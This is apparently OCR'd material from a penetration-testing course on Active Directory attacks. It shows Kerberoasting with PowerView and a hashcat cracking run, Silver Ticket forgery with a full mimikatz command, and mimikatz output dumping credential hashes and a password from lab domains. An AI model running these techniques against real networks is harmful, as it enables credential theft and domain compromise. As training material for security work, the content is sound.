
```
PS C:\Windows\Temp> . .\PowerView.ps1
PS C:\Windows\Temp> Invoke-Kerberoast


SamAccountName       : dbadmin
DistinguishedName    : CN=dbadmin,CN=Users,DC=secura,DC=local
ServicePrincipalName : MSSQLService/DB1.secura.local
TicketByteHexStream  :
Hash                 : $krb5tgs$23$*dbadmin$secura.local$MSSQLService/DB1.secura.local*$B5E1591FD7931D36A2321A4249D06329
                       D4DBCC3464636F86D4DB93902997CD17FE83072DA7041372FBCC021A148F65A87BDAE3C7C44AF62EA3957B70C63C54636
                       53B30C8510ED9A272A7151B42AEABE33C35F3B14DA556ED384EA9F31E09845CAA8ED9E730E1E9125ADF8E815A79513412
                       097D45C5FAB14E7C7A9E69E104CA66F06D84AC3E364F094E483238AE6053E171D90BD484EFAF5475E9D7A51361D74845B
                       0147BED9A679DD650ABDEBE196B69F8D4E33D1A355CA321F4B1D8CF55C53DD90DD843A5E54F8D4BBCEBCCD2E8F7C1C7BB
                       1A440E488E84ABB8D200798B07ECC594B668871D56F4BF3EA3CDAB72EBDE8AF70CD1084854852BA87158D32169DEB3138
                       C7EDC2932AE1CE3BEF5DC5DF63291ED233F5619C0A1D03ADCC7890680D3CE1DE9F18E24908DEA85B38101FE7D70CA1992
                       F28A4B9A320E7BAEC8723A0E65644D45DB16DB3D3201DC4384A8AE56474987963D71EE810A073E46F908F9B283B1DD4A3
                       EDBD7102D818C6F9471DE335006D669E949B1F2AA0FBAA13476FB59CA4356CE7CFAEDB78706603E6A08604F98DA26339D
                       A963D0C78A309A541926D17EB833018FDF59ADD049A88225F078FD3452AB38F88838377D5C9DB8021B51BD2585F499A77
```

On Powershell, Invoke-Kerberoast is invoked on the PowerView module.

Source


Reconduct of SANS Network Penetration Testing and Ethical Hacking

Kerberoasting



```
geert@geert:/tmp> hashcat -m 13100 -a 0 -O kerberoasting.txt password-list.txt
hashcat (v5.1.0) starting...

....b7bcedfcb30a36a6f49cfb324010c02f97ac7a74d75e75a7bde3530e53c2ab3dcbb11a25cb0b
b2fb30cfaabfe8b4427a6495d1a7ab31e32d438f32a1dd0073f4f3a963d0c78a309a541926d17eb8
33018fdf59add049a88225f078fd3452ab38f88838377d5c9db8021b51bd2585f499a77779a18e08
163473517881b4e54d714d6b71aaabb6394cdab577:Secura01!

Session..........: hashcat
Status...........: Cracked
Hash.Type........: Kerberos 5 TGS-REP etype 23
Hash.Target......: $krb5tgs$23$*dbadmin$secura.local$MSSQLService/DB1....dab577
Time.Started.....: Tue Nov 26 22:18:31 2019 (0 secs)
Time.Estimated...: Tue Nov 26 22:18:31 2019 (0 secs)
Guess.Base.......: File (password-list.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........: 54672.0 kH/s (5.24ms) @ Accel:1024 Loops:1 Thr:64 Vec:1
Recovered........: 1/1 (100.00%) Digests, 1/1 (100.00%) Salts
Progress.........: 983064/14344389 (6.85%)
Rejected.........: 24/983064 (0.00%)
Restore.Point....: 0/14344389 (0.00%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:0-1
Candidates.#1....: 123456 -> compu3
Hardware.Mon.#1..: Temp: 45c Fan:  0% Util:  0% Core:1556MHz Mem:3802MHz Bus:8
```

Source



```
l
berosRequestorSecurityToken -ArgumentList "MSSQLSvc/jefflabap

obias@MSSQLSvc~jefflabapp01.jefflab.local~1433-JEFFLAB.LOCAL.
```

Attack Tutorial Kerberoasting

0:01:54

```
PasswordLastSet      : 05/01/2017 8:32:35 AM

ServicePrincipalName : MSSQLSvc/jefflab-sql02.jefflab.local:1433
Name                 : SVC SQLDatabase
SAMAccountName       : svc.SQLDatabase
MemberOf             :
PasswordLastSet      : 06/09/2017 10:02:11 AM

ServicePrincipalName : MSSQLSvc/jefflabapp01.jefflab.local:1433
Name                 : AIP Scanner
SAMAccountName       : SVC.AIPScanner
MemberOf             :
PasswordLastSet      : 03/30/2018 2:13:09 PM

ServicePrincipalName : HTTP/jefflab-dc01:443
Name                 : Jeff Warren
SAMAccountName       : Jeff
MemberOf             : CN=ServerA,OU=Groups,OU=JEFFLAB,DC=JEFFLAB,DC=local
PasswordLastSet      : 11/17/2017 11:57:46 AM

ServicePrincipalName : MSSQL/fake.sql.server2:1433
Name                 : Jeff Warren
SAMAccountName       : Jeff
MemberOf             : CN=ServerA,OU=Groups,OU=JEFFLAB,DC=JEFFLAB,DC=local
PasswordLastSet      : 11/17/2017 11:57:46 AM

ServicePrincipalName : kadmin/changepw
Name                 : krbtgt
SAMAccountName       : krbtgt
MemberOf             : CN=Denied RODC Password Replication Group,CN=Users,DC=JEFFLAB,DC=local
PasswordLastSet      : 06/05/2017 8:33:16 AM

ServicePrincipalName : MSSQLSvc/JEFFLAB-SQL02:1433
Name                 : SVC MSUpdate
SAMAccountName       : SVC.MSUpdate
MemberOf             :
PasswordLastSet      : 05/01/2017 8:32:35 AM

ServicePrincipalName : MSSQLSvc/JEFFLAB-SQL02
Name                 : SVC MSUpdate
SAMAccountName       : SVC.MSUpdate
MemberOf             :
PasswordLastSet      : 05/01/2017 8:32:35 AM

ServicePrincipalName : MSSQLSvc/jefflab-sql02.jefflab.local:1433
Name                 : SVC SQLDatabase
SAMAccountName       : svc.SQLDatabase
MemberOf             :
PasswordLastSet      : 06/09/2017 10:02:11 AM

ServicePrincipalName : MSSQLSvc/jefflabapp01.jefflab.local:1433
Name                 : AIP Scanner
SAMAccountName       : SVC.AIPScanner
MemberOf             :
PasswordLastSet      : 03/30/2018 2:13:09 PM


PS C:\kerberoast> Add-Type -AssemblyName System.IdentityModel
PS C:\kerberoast> New-Object System.IdentityModel.Tokens.KerberosRequestorSecurityToken -ArgumentList "MSSQLSvc/jefflabapp01.jefflab.lo

Id                   : uuid-a6bc395f-0a85-482a-a6d9-0c7b80ba7987-2
SecurityKeys         : {System.IdentityModel.Tokens.InMemorySymmetricSecurityKey}
ValidFrom            : 05/18/2018 5:32:47 PM
ValidTo              : 05/19/2018 12:56:20 AM
ServicePrincipalName : MSSQLSvc/jefflabapp01.jefflab.local:1433
SecurityKey          : System.IdentityModel.Tokens.InMemorySymmetricSecurityKey
```


Reconduct of SANS Network Penetration Testing and Ethical Hacking

Silver Ticket

- **What:** Forged Service Tickets (TGS) with a custom PAC
- **Why:** Privilege Account Certificate (PAC) validation is often disabled
- **When:** Do not need to communicate to DC to forge this ticket
- **How:** Mimikatz + Service Account Password Hash

Reconduct of SANS Network Penetration Testing and Ethical Hacking

Silver Ticket


Domain Controller
PAC Validation Request (Optional)
PAC Validation Response (Optional)
User's Workstation
5. AP REQ (present TGS for access)
6. AP REP (optional, used when mutual authentication is requested)
Application Server

Reconduct of SANS Network Penetration
Testing and Ethical Hacking


Silver Ticket

Steps:


1. Deploy Mimikatz
2. Use the command such as: mimikatz “kerberos::golden /admin:LukeSkywalker /id:1106 /domain:lab.adsecurity.org /sid:S-1-5-21-1473643419-774954089-2222329127 /target:adsmswin2k8r2.lab.adsecurity.org /rc4:d7e2b80507ea074ad59f152a1ba20458 /service:cifs /ptt” exit
3. Obtain the “silver ticket”

Reconduct of SANS Network Penetration Testing and Ethical Hacking

Silver Ticket



```
mimikatz # sekurlsa::logonpasswords

Authentication Id : 0 ; 3766174 (00000000:0039779e)
Session           : Interactive from 2
User Name         : DWM-2
Domain            : Window Manager
Logon Server      : (null)
Logon Time        : 9/14/2015 6:49:30 PM
SID               : S-1-5-90-2
        msv :
         [00000003] Primary
         * Username : RDLABDC02$
         * Domain   : RD
         * NTLM     : 595d436f11270dc4df953f217fcfbdd2
         * SHA1     : 7319c0c6ef0186b7eee8baedb306e91f2785c577
        tspkg :
        wdigest :
         * Username : RDLABDC02$
         * Domain   : RD
         * Password : (null)
        kerberos :
         * Username : RDLABDC02$
         * Domain   : rd.adsecurity.org
         * Password : 76Umxqm#CqEi+O6KgoEdX -up\$,*N3S#7'e ?/sF*HqZ3:cgV')<9A/A+Oy^j"k5OmJWpOu]r
'wtwm> i$z[#3%(W3;Rp\^
        ssp :   KO
        credman :

Authentication Id : 0 ; 996 (00000000:000003e4)
Session           : Service from 0
User Name         : RDLABDC02$
Domain            : RD
Logon Server      : (null)
Logon Time        : 9/13/2015 6:13:02 PM
SID               : S-1-5-20
        msv :
         [00000003] Primary
         * Username : RDLABDC02$
         * Domain   : RD
         * NTLM     : 595d436f11270dc4df953f217fcfbdd2
         * SHA1     : 7319c0c6ef0186b7eee8baedb306e91f2785c577
        tspkg :
        wdigest :
         * Username : RDLABDC02$
         * Domain   : RD
         * Password : (null)
        kerberos :
         * Username : rdlabdc02$
         * Domain   : RD.ADSECURITY.ORG
         * Password : (null)
        ssp :   KO
        credman :
```



